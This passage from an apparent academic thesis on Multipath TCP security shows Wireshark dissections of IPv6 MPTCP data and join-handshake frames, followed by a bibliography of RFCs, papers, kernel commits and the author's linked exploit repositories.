Ethernet II, Src: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6), Dst: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4)
Internet Protocol Version 6, Src: 1000:1:1::2, Dst: 1000:2:1::2
Transmission Control Protocol, Src Port: 59883, Dst Port: 5001, Seq: 1, Ack: 1, Len: 24
    ...
    Flags: 0x018 (PSH, ACK)
    ...
        Multipath TCP: Data Sequence Signal
            Kind: Multipath TCP (30)
            Length: 20
            0010 .... = Multipath TCP subtype: Data Sequence Signal (2)
            Multipath TCP flags: 0x05
                ...0 .... = DATA_FIN: 0
                .... 0... = Data Sequence Number is 8 octets: 0
                .... .1.. = Data Sequence Number, Subflow Sequence Number, Data-level Length, Checksum present: 1
                .... ..0. = Data ACK is 8 octets: 0
                .... ...1 = Data ACK is present: 1
            Original MPTCP Data ACK: 872094606
            Data Sequence Number: 3712008769  (32bits version)
            Subflow Sequence Number: 1
            Data-level Length: 24
    ...
------------------------------------------------------------------------------------------------------
Frame 6: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
Ethernet II, Src: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4), Dst: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6)
Internet Protocol Version 6, Src: 1000:2:1::2, Dst: 1000:1:1::2
Transmission Control Protocol, Src Port: 5001, Dst Port: 59883, Seq: 1, Ack: 25, Len: 0
```

```
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Data Sequence Signal
            Kind: Multipath TCP (30)
            Length: 8
            0010 .... = Multipath TCP subtype: Data Sequence Signal (2)
            Multipath TCP flags: 0x01
                ...0 .... = DATA_FIN: 0
                .... 0... = Data Sequence Number is 8 octets: 0
                .... .0.. = Data Sequence Number, Subflow Sequence Number, Data-level Length, Checksum present: 0
                .... ..0. = Data ACK is 8 octets: 0
                .... ...1 = Data ACK is present: 1
            Original MPTCP Data ACK: 3712008793
    ...
-------------------------------------------------------------------------------------------------------
Frame 7: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0
Ethernet II, Src: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6), Dst: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4)
Internet Protocol Version 6, Src: 1000:1:1::2, Dst: 1000:2:2::2
Transmission Control Protocol, Src Port: 45840, Dst Port: 5001, Seq: 0, Len: 0
    ...
    Flags: 0x002 (SYN)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 12
            0001 .... = Multipath TCP subtype: Join Connection (1)
            Multipath TCP flags: 0x10
                ...1 .... = Backup flag: 1
            Address ID: 8
            Receiver's Token: 4008023058
            Sender's Random Number: 4053633689
    ...
-------------------------------------------------------------------------------------------------------
Frame 8: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface 0
Ethernet II, Src: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4), Dst: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6)
Internet Protocol Version 6, Src: 1000:2:2::2, Dst: 1000:1:1::2
Transmission Control Protocol, Src Port: 5001, Dst Port: 45840, Seq: 0, Ack: 1, Len: 0
    ...
    Flags: 0x012 (SYN, ACK)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 16
            0001 .... = Multipath TCP subtype: Join Connection (1)
            Multipath TCP flags: 0x10
                ...1 .... = Backup flag: 1
            Address ID: 4104
            Sender's Truncated HMAC: 16644964641649406387
            Sender's Random Number: 3923749318
    ...
-------------------------------------------------------------------------------------------------------
Frame 9: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface 0
Ethernet II, Src: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6), Dst: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4)
Internet Protocol Version 6, Src: 1000:1:1::2, Dst: 1000:2:2::2
Transmission Control Protocol, Src Port: 45840, Dst Port: 5001, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Join Connection
            Kind: Multipath TCP (30)
            Length: 24
            0001 .... = Multipath TCP subtype: Join Connection (1)
            .... 0000 0000 0000 = Reserved: 0x0000
            Sender's HMAC: 95d50d4aa4861fb5adccd0b92017622fa0275f29
    ...
-------------------------------------------------------------------------------------------------------
Frame 10: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
Ethernet II, Src: 4e:7f:57:76:1a:e4 (4e:7f:57:76:1a:e4), Dst: c6:c3:59:b0:f2:e6 (c6:c3:59:b0:f2:e6)
Internet Protocol Version 6, Src: 1000:2:2::2, Dst: 1000:1:1::2
Transmission Control Protocol, Src Port: 5001, Dst Port: 45840, Seq: 1, Ack: 1, Len: 0
    ...
    Flags: 0x010 (ACK)
    ...
        Multipath TCP: Data Sequence Signal
            Kind: Multipath TCP (30)
```

```
        Length: 8
        0010 .... = Multipath TCP subtype: Data Sequence Signal (2)
        Multipath TCP flags: 0x01
            ...0 .... = DATA_FIN: 0
            .... 0... = Data Sequence Number is 8 octets: 0
            .... .0.. = Data Sequence Number, Subflow Sequence Number, Data-level Length, Checksum present: 0
            .... ..0. = Data ACK is 8 octets: 0
            .... ...1 = Data ACK is present: 1
        Original MPTCP Data ACK: 3712008793
...
```

Bibliography

[1] J. Postel, "Transmission Control Protocol", RFC-793, 1981

[2] Internet Live Stats, http://www.internetlivestats.com/internet-users

[3] Cisco, Visual Networking Index (VNI), http://www.cisco.com/c/en/us/solutions/service-provider/visual-networking-index-vni/index.html#~complete-forecast

[4] L. Copeland, TCP/IP, http://www.computerworld.com/article/2593612/networking/tcp-ip.html

[5] S. E. Deering, R. M. Hinden, "Internet Protocol, Version 6 (IPv6) Specification", RFC-2460, 1998

[6] Google, IPv6 Adoption Statistics, http://www.google.com/intl/en/ipv6/statistics.html#tab=ipv6-adoption&tab=ipv6-adoption

[7] A. Ford, C. Raiciu, M. Handley, O. Bonaventure, "TCP Extensions for Multipath Operation with Multiple Addresses", RFC-6824, January 2013

[8] J. Qadir, A. Ali, K.-L. A. Yau, A. Sathiaseelan, J. Crowcroft, "Exploiting the power of multiplicity: a holistic survey of network-layer multipath", CoRR, abs/1502.02111, March 2015, DOI 10.1109/COMST.2015.2453941

[9] Microsoft, The OSI Model's Seven Layers Defined and Functions Explained, https://support.microsoft.com/en-us/kb/103884

[10] Y. Cheng, Let's make TCP faster, http://googledevelopers.blogspot.de/2012/01/let-make-tcp-faster.html

[11] N. Yechiel, An Overview of Link Aggregation and LACP, https://thenetworkway.wordpress.com/2015/05/01/an-overview-of-link-aggregation-and-lacp

[12] C. Perkins, "IP Mobility Support for IPv4, Revised", RFC-5944, November 2010

[13] E. Nordmark, M. Bagnulo, "Shim6: Level 3 Multihoming Shim Protocol for IPv6", RFC-5533, June 2009

[14] R. Stewart, "Stream Control Transmission Protocol", RFC-4960, September 2007

[15] I. Pepelnjak, What went wrong: SCTP, http://blog.ipspace.net/2009/08/what-went-wrong-sctp.html

[16] M. Bagnulo, C. Paasch, F. Gont, O. Bonaventure, C. Raiciu, "Analysis of Residual Threats and Possible Fixes for Multipath TCP (MPTCP)", RFC-7430, July 2015

[17] A. Ford, C. Raiciu, M. Handley, S. Barre, J. Iyengar, "Architectural Guidelines for Multipath TCP Development", RFC-6182, March 2011

[18] C. Raiciu, M. Handley, D. Wischik, "Coupled Congestion Control for Multipath Transport Protocols", RFC-6356, October 2011

[19] D. E. Eastlake, T. Hansen, "US Secure Hash Algorithms (SHA and HMAC-SHA)", RFC-4634, July 2006

[20] B. Hesmans, F. Duchene, C. Paasch, G. Detal, O. Bonaventure, "Are TCP Extensions Middlebox-proof?", Proceedings of the 2013 Workshop on Hot Topics in Middleboxes and Network Function Virtualization, HotMiddlebox '13, 2015, DOI 10.1145/2535828.2535830

[21] C. Raiciu, C. Paasch, S. Barré, A. Ford, M. Honda, F. Duchene, O. Bonaventure, M. Handley, "How Hard Can It Be? Designing and Implementing a Deployable Multipath TCP", Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation, San Jose (CA, USA), 2012 pp. 29–29,

[22] C. Paasch, O. Bonaventure, "Multipath TCP", Queue, Vol. 12, No. 2, February 2014, pp. 40-51, DOI 10.1145/2578508.2591369

[23] P. Eardley, "Survey of MPTCP Implementations", https://tools.ietf.org/html/draft-eardley-mptcp-implementations-survey-02, January 2014

[24] Centre for Advanced Internet Architectures (CAIA), Multipath TCP, http://caia.swin.edu.au/urp/newtcp/mptcp/tools.html

[25] J. Gudmundson, Maximize mobile user experience with NetScaler Multipath TCP, https://www.citrix.com/blogs/2013/05/28/maximize-mobile-user-experience-with-netscaler-multipath-tcp/

[26] MultiPath TCP - Linux Kernel implementation (Android Users), https://multipath-tcp.org/pmwiki.php?n=Users.Android

[27] [multipathtcp] Some comments on RFC 6824, https://mailarchive.ietf.org/arch/msg/multipathtcp/ugMIu566McQMn8YCju-CTjW9beY

[28] iOS: Multipath TCP Support in iOS 7, https://support.apple.com/en-us/HT201373

[29] K. Pearce, MPTCP Roams Free (By Default!) - OS X Yosemite, http://labs.neohapsis.com/author/katepearcenz/

[30] G. Tselentis, A. Galis, A. Gavras, S. Krco, V. Lotz, E. P. B. Simperl, B. Stiller, T. B. Zahariadis, "Towards the Future Internet - Emerging Trends from European Research", pp. 21–23, IOS press, 2010, ISBN: 978-1-60750-538-9

[31] C. Raiciu, S. Barré, C. Pluntke, A. Greenhalgh, D. Wischik, M. Handley, "Improving Datacenter Performance and Robustness with Multipath TCP", SIGCOMM Comput. Commun. Rev., Vol. 41, No. 4, August 2011, pp. 266-277, DOI 10.1145/2043164.2018467

[32] B. Hesmans, H. Tran-Viet, R. Sadre, O. Bonaventure, "A First Look at Real Multipath TCP Traffic", Traffic Monitoring and Analysis, 2015,

[33] Deployment of MPTCP-enabled hosts in the Alexa top-1M list, https://academic-network-security.research.nicta.com.au/mptcp/deployment/

[34] O. Mehani, R. Holz, S. Ferlin, R. Boreli, "An Early Look at Multipath TCP Deployment in the Wild", Proceedings of the 6th International Workshop on Hot Topics in Planet-Scale Measurement, Paris (France), 2015, pp. 7-12, DOI 10.1145/2798087.2798088

[35] M. Bagnulo, "Threat Analysis for TCP Extensions for Multipath Operation with Multiple Addresses", RFC-6181, March 2011

[36] A. Ford, C. Raiciu, M. Handley, O. Bonaventure, C. Paasch, "TCP Extensions for Multipath Operation with Multiple Addresses draft-ietf-mptcp-rfc6824bis", RFC-6824bis, January 2016

[37] P. Ferguson, D. Senie, "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing", RFC-2827, May 2000

[38] W. Eddy, "TCP SYN Flooding Attacks and Common Mitigations", RFC-4987, August 2007

[39] [multipathtcp] Hash Chain Security Solution, https://www.ietf.org/mail-archive/web/multipathtcp/current/msg01275.html

[40] A. O. Freier, P. Karlton, P. C. Kocher, "The Secure Sockets Layer (SSL) Protocol Version 3.0", RFC-6101, August 2011

[41] C. Paasch, O. Bonaventure, "Securing the MultiPath TCP handshake with external keys", https://tools.ietf.org/html/draft-paasch-mptcp-ssl-00, April 2013

[42] M. B. Braun, "Secure MPTCP", https://tools.ietf.org/id/draft-bagnulo-mptcp-secure-00.txt, February 2014

[43] A. Bittau, D. Boneh, D. B. Giffin, M. Hamburg, M. J. Handley, D. Mazieres, Q. Slack, E. W. Smith, "Cryptographic protection of TCP Streams (tcpcrypt)", https://tools.ietf.org/html/draft-ietf-tcpinc-tcpcrypt-00, November 2015

[44] M. V. Larsen, P. Gont, "Recommendations for Transport-Protocol Port Randomization", RFC-6056, January 2011

[45] J. Wu, J. Bi, M. Bagnulo, F. Baker, C. Vogt, "Source Address Validation Improvement (SAVI) Framework", RFC-7039, October 2013

[46] A. Ford, C. Raiciu, M. Handley, O. Bonaventure, C. Paasch, "TCP Extensions for Multipath Operation with Multiple Addresses draft-ietf-mptcp-rfc6824bis-04", RFC-6824bis-04, March 2015

[47] A. Ford, C. Raiciu, M. Handley, O. Bonaventure, C. Paasch, "TCP Extensions for Multipath Operation with Multiple Addresses draft-ietf-mptcp-rfc6824bis-05", RFC-6824bis-05, January 2016

[48] R. R. Stewart, Q. Xie, M. Tuexen, S. Maruyama, M. Kozuka, "Stream Control Transmission Protocol (SCTP) Dynamic Address Reconfiguration", RFC-5061, September 2007

[49] S. Barré, C. Paasch, O. Bonaventure, "MultiPath TCP: From Theory to Practice", Proceedings of the 10th International IFIP TC 6 Conference on Networking - Volume Part I, Valencia (Spain), 2011, pp. 444-457

[50] J. Hesterberg, Kernel development, http://lwn.net/Articles/13587/

[51] mptcp: Use kernel crypto API for MPTCP HMAC, https://github.com/multipath-tcp/mptcp_net-next/commit/9c0495f9159d2843129ab97e5b7d4202bccd7341

[52] mptcp: Preallocate aligned HMAC key's placeholder, https://github.com/multipath-tcp/mptcp_net-next/commit/06e7644bdac1ac6e97767bc714586fbfadcdeaa8

[53] Linux/crypto/shash.c - Line 61, http://lxr.free-electrons.com/source/crypto/shash.c#L61

[54] Linux/crypto/shash.c - Line 43, http://lxr.free-electrons.com/source/crypto/shash.c#L43

[55] mptcp: Add MPTCP version control, https://github.com/multipath-tcp/mptcp/commit/c9b4b66a0e544b3eae5d898206b5a28628b728a7

[56] mptcp: Make 'mptcp_hmac_sha1' more flexible, https://github.com/multipath-tcp/mptcp/commit/f860de960e19cb557400c08e49288af63c51319f

[57] mptcp: Add ADD_ADDR2 option, https://github.com/multipath-tcp/mptcp/commit/de09a83186666c67c9831057a83ba426f91fbea3

[58] mptcp: Add IPv6 support for ADD_ADDR2, https://github.com/multipath-tcp/mptcp/commit/8e86cf262108513296ac0952f2ffef717dc12f4b

[59] mptcp: Check tcp_sock pointer not null in mptcp_parse_options(), https://github.com/multipath-tcp/mptcp/commit/8f0c5dde7f57603aaf134a0f1c2a42d1a1236c8f

[60] Multipath TCP News : January 2016, http://blog.multipath-tcp.org/blog/html/2016/01/05/mptcpnews.html#

[61] [multipathtcp] RFC6824bis-04 ADD_ADDR2 comments, https://mailarchive.ietf.org/arch/search/?email_list=multipathtcp&q=RFC6824bis-04+ADD_ADDR2+comments

[62] RFC 7430, Errata ID: 4565, http://www.rfc-editor.org/errata_search.php?rfc=7430&eid=4565

[63] MPTCP: Update ADD_ADDR option to RFC6824bis-04, https://github.com/wireshark/wireshark/commit/98fd9b852446ada31d47c158e022c545d0bc7f42

[64] Linux/net/sctp/auth.c - Line 751, http://lxr.free-electrons.com/source/net/sctp/auth.c#L751

[65] "crypto_hash_setkey" call from atomic context, http://comments.gmane.org/gmane.linux.kernel.cryptoapi/17937

[66] P.-C. Cheng, R. Glenn, "Test Cases for HMAC-MD5 and HMAC-SHA-1", RFC-2202, September 1997

[67] MPTCP-Exploit/add-addr2-eav, https://github.com/fabriziodemaria/MPTCP-Exploit/tree/add-addr2-eav

[68] C. Paasch, "Improving Multipath TCP", UCLouvain / ICTEAM / EPL, November 2014

[69] MPTCP-Exploit/add-addr-flood, https://github.com/fabriziodemaria/MPTCP-Exploit/tree/add-addr-flood

[70] MPTCP-Exploit/add-addr-2-flood, https://github.com/fabriziodemaria/MPTCP-Exploit/tree/add-addr-2-flood

[71] CPU_Monitor, https://github.com/fabriziodemaria/CPU_Monitor